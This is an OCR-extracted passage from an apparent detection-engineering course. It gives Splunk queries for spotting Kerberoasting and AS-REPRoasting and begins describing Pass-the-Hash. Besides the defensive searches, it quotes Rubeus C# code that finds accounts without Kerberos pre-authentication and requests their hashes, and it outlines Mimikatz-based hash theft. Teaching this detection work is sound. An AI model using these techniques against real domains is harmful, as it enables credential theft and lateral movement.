
- `index=main earliest=1690388417 latest=1690388630`: This filters the search to only include events from the main index that occurred between the specified earliest and latest epoch timestamps.
- `EventCode=4648 OR (EventCode=4769 AND service_name=iis_svc)`: This further filters the search to only include events with an `EventCode` of `4648` `or` an `EventCode` of `4769` with a `service_name` of `iis_svc`.
- `| dedup RecordNumber`: This removes duplicate events based on the `RecordNumber` field.

- `| rex field=user "(?<username>[^@]+)"` : This extracts the `username` portion of the `user` field using a regular expression and stores it in a new field called `username`.
- `| table _time, ComputerName, EventCode, name, username, Account_Name, Account_Domain, src_ip, service_name, Ticket_Options, Ticket_Encryption_Type, Target_Server_Name, Additional_Information` : This displays the specified fields in tabular format.

Detecting Kerberoasting - SPN Querying

Timeframe: `earliest=1690448444 latest=1690454437`

```
index=main earliest=1690448444 latest=1690454437
source="WinEventLog:SilkService-Log"
| spath input=Message
| rename XmlEventData.* as *
| table _time, ComputerName, ProcessName, DistinguishedName, SearchFilter
| search SearchFilter="*(&(samAccountType=805306368)
(servicePrincipalName=*)*"
```



Detecting Kerberoasting - TGS Requests

Timeframe: `earliest=1690450374 latest=1690450483`

```
index=main earliest=1690450374 latest=1690450483 EventCode=4648 OR
(EventCode=4769 AND service_name=iis_svc)
| dedup RecordNumber
| rex field=user "(?<username>[^@]+)"
| bin span=2m _time
| search username!=*$
| stats values(EventCode) as Events, values(service_name) as service_name,
values(Additional_Information) as Additional_Information,
values(Target_Server_Name) as Target_Server_Name by _time, username
```

```
| where !match(Events,"4648")
```

Search Breakdown:

- `index=main earliest=1690450374 latest=1690450483 EventCode=4648 OR (EventCode=4769 AND service_name=iis_svc)`: Filters the search to only include events from the `main` index that occurred between the specified earliest and latest epoch timestamps. It further filters the search to only include events with an `EventCode` of `4648` or an `EventCode` of `4769` with a `service_name` of `iis_svc`.
- `| dedup RecordNumber`: Removes duplicate events based on the `RecordNumber` field.
- `| rex field=user "(?<username>[^@]+)"`: Extracts the `username` portion of the `user` field using a regular expression and stores it in a new field called `username`.
- `| bin span=2m _time`: Bins the events into 2-minute intervals based on the `_time` field.
- `| search username!=*$`: Filters out events where the `username` field ends with a `$`.
- `| stats values(EventCode) as Events, values(service_name) as service_name, values(Additional_Information) as Additional_Information, values(Target_Server_Name) as Target_Server_Name by _time, username`: Groups the events by the `_time` and `username` fields, and creates new fields that contain the `unique` values of the `EventCode`, `service_name`, `Additional_Information`, and `Target_Server_Name` fields within each group.
- `| where !match(Events,"4648")`: Filters out events that have the value `4648` in the Events field.

Detecting Kerberoasting Using Transactions - TGS Requests

Timeframe: `earliest=1690450374 latest=1690450483`

```
index=main earliest=1690450374 latest=1690450483 EventCode=4648 OR
(EventCode=4769 AND service_name=iis_svc)
| dedup RecordNumber
| rex field=user "(?<username>[^@]+)"
| search username!=*$
```

```
| transaction username keepevicted=true maxspan=5s endswith=
(EventCode=4648) startswith=(EventCode=4769)
| where closed_txn=0 AND EventCode = 4769
| table _time, EventCode, service_name, username
```

Search Breakdown:


This Splunk search query is different from the previous query primarily due to the use of the `transaction` command, which groups events into transactions based on specified fields and criteria.

- `index=main earliest=1690450374 latest=1690450483 EventCode=4648 OR (EventCode=4769 AND service_name=iis_svc)`: Filters the search to only include events from the `main` index that occurred between the specified earliest and latest epoch timestamps. It further filters the search to only include events with an `EventCode` of `4648` or an `EventCode` of `4769` with a `service_name` of `iis_svc`.
- `| dedup RecordNumber`: Removes duplicate events based on the `RecordNumber` field.
- `| rex field=user "(?<username>[^@]+)"`: Extracts the `username` portion of the `user` field using a regular expression and stores it in a new field called `username`.
- `| search username!=*$`: Filters out events where the `username` field ends with a `$`.
- `| transaction username keepevicted=true maxspan=5s endswith=(EventCode=4648) startswith=(EventCode=4769)`: Groups events into `transactions` based on the `username` field. The `keepevicted=true` option includes events that do not meet the transaction criteria. The `maxspan=5s` option sets the maximum time duration of a transaction to 5 seconds. The `endswith=(EventCode=4648)` and `startswith=(EventCode=4769)` options specify that transactions should start with an event with `EventCode 4769` and end with an event with `EventCode 4648`.
- `| where closed_txn=0 AND EventCode = 4769`: Filters the results to only include transactions that are not closed (`closed_txn=0`) and have an `EventCode` of `4769`.
- `| table _time, EventCode, service_name, username`: Displays the remaining events in tabular format with the specified fields.

This query focuses on identifying events with an `EventCode` of `4769` that are part of an incomplete transaction (i.e., they did not end with an event with `EventCode 4648` within the `5`-second window).

AS-REPRoasting

`ASREPRoasting` is a technique used in Active Directory environments to target user accounts without pre-authentication enabled. In Kerberos, pre-authentication is a security feature requiring users to prove their identity before the TGT is issued. However, certain user accounts, such as those with unconstrained delegation, do not have pre-authentication enabled, making them susceptible to ASREPRoasting attacks.



Attack Steps:

- `Identify Target User Accounts`: The attacker identifies user accounts without pre-authentication enabled. The following is a code snippet from `Rubeus` that is related to

this step.

```
try
{
    string userSearchFilter = "";

    if (String.IsNullOrEmpty(userName))
    {
        userSearchFilter = "(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))";
    }
    else
    {
        userSearchFilter = String.Format("(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName={0}))", userName);
    }
    if (!String.IsNullOrEmpty(ldapFilter))
    {
        userSearchFilter = String.Format("(&{0}({1}))", userSearchFilter, ldapFilter);
    }
    userSearcher.Filter = userSearchFilter;
}
catch (Exception ex)
{
    Console.WriteLine("\r\n[X] Error settings the domain searcher filter: {0}", ex.InnerException.Message);
    return;
}
```

- `Request AS-REQ Service Tickets` : The attacker initiates an AS-REQ service ticket request for each identified target user account. The following is a code snippet from `Rubeus` that is related to this step.

```
try
{
    SearchResultCollection users = userSearcher.FindAll();

    if (users.Count == 0)
    {
        Console.WriteLine("[X] No users found to AS-REP roast!");
    }

    foreach (SearchResult user in users)
    {
        string samAccountName = user.Properties["samAccountName"][0].ToString();
        string distinguishedName = user.Properties["distinguishedName"][0].ToString();
        Console.WriteLine("[*] SamAccountName         : {0}", samAccountName);
        Console.WriteLine("[*] DistinguishedName      : {0}", distinguishedName);

        GetASRepHash(samAccountName, domain, domainController, format, outFile);
    }
}
```



- `Offline Brute-Force Attack` : The attacker captures the encrypted TGTs and employs offline brute-force techniques to attempt to crack the password hashes.

Kerberos Pre-Authentication


`Kerberos pre-authentication` is an additional security mechanism in the Kerberos authentication protocol enhancing user credentials protection during the authentication process. When a user tries to access a network resource or service, the client sends an authentication request AS-REQ to the KDC.

If pre-authentication is enabled, this request also contains an encrypted timestamp (`pA-ENC-TIMESTAMP`). The KDC attempts to decrypt this timestamp using the user password

hash and, if successful, issues a TGT to the user.



When pre-authentication is disabled, there is no timestamp validation by the KDC, allowing users to request a TGT ticket without knowing the user password.



AS-REPRoasting Detection Opportunities

Similar to Kerberoasting, the initial phase of AS-REPRoasting involves identifying user accounts with unconstrained delegation enabled or accounts without pre-authentication,

which can be detected by LDAP monitoring.

Kerberos authentication `Event ID 4768 (TGT Request)` contains a `PreAuthType` attribute in the additional information part of the event indicating whether pre-authentication is enabled for an account.


Detecting AS-REPRoasting With Splunk

Now let's explore how we can identify AS-REPRoasting, using Splunk.

Detecting AS-REPRoasting - Querying Accounts With Pre-Auth Disabled

Timeframe: `earliest=1690392745 latest=1690393283`


```
index=main earliest=1690392745 latest=1690393283
source="WinEventLog:SilkService-Log"
| spath input=Message
| rename XmlEventData.* as *
| table _time, ComputerName, ProcessName, DistinguishedName, SearchFilter
| search SearchFilter="*(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304)*"
```

Detecting AS-REPRoasting - TGT Requests For Accounts With Pre-Auth Disabled

Timeframe: `earliest=1690392745 latest=1690393283`

```
index=main earliest=1690392745 latest=1690393283
source="WinEventLog:Security" EventCode=4768 Pre_Authentication_Type=0
| rex field=src_ip "(\:\:ffff\:)?(?<src_ip>[0-9\.]+)"
| table _time, src_ip, user, Pre_Authentication_Type, Ticket_Options,
Ticket_Encryption_Type
```



_time	src_ip	user	Pre_Authentication_Type	Ticket_Options	Ticket_Encryption_Type
2023-07-26 17:41:20	10.10.0.101	TAMI_DANIEL	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	CELIA_RAMIREZ	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	ELISEO_MOODY	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	LORA_CHANG	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	CLAYTON_ROY	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	JAYSON_BUSH	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	CHARLOTTE_FORBES	0	0x40800010	0x17
2023-07-26 17:41:20	10.10.0.101	ROSENDO_HARRELL	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	ANTHONY_GUERRA	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	LIZA_HAWKINS	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	LORAINE_BYRD	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	JOHNATHAN_BROWN	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	NORMAN_SCHWARTZ	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	BENNIE_FORD	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	DEANA_KELLY	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	ZACHERY_ALEXANDER	0	0x40800010	0x17
2023-07-26 17:41:19	10.10.0.101	KORY_MONTOYA	0	0x40800010	0x17

Search Breakdown:

- `index=main earliest=1690392745 latest=1690393283 source="WinEventLog:Security" EventCode=4768 Pre_Authentication_Type=0`: Filters the search to only include events from the `main` index that occurred between the specified earliest and latest epoch timestamps. It further filters the search to only include events with a source of `WinEventLog:Security`, an `EventCode` of `4768`, and a `Pre_Authentication_Type` of `0`.
- `| rex field=src_ip "(\:\:ffff\:)?(?<src_ip>[0-9\.]+)"`: Uses a regular expression to extract the `src_ip` (source IP address) field. The expression matches an

optional `"::ffff:"` prefix followed by an IP address in dotted decimal notation. This step handles IPv4-mapped IPv6 addresses by extracting the IPv4 portion.

- `| table _time, src_ip, user, Pre_Authentication_Type, Ticket_Options, Ticket_Encryption_Type`: Displays the remaining events in tabular format with the specified fields.


Detecting Pass-the-Hash

Pass-the-Hash

`Pass-the-Hash` is a technique utilized by attackers to authenticate to a networked system using the `NTLM` hash of a user's password instead of the plaintext password. The attack capitalizes on the way Windows stores password hashes in memory, enabling adversaries with administrative access to capture the hash and reuse it for lateral movement within the network.

Attack Steps:

- The attacker employs tools such as `Mimikatz` to extract the `NTLM` hash of a user currently logged onto the compromised system. Note that local administrator privileges are required on the system to extract the user's hash.



- Armed with the `NTLM` hash, the attacker can authenticate as the targeted user on other systems or network resources without needing to know the actual password.

```
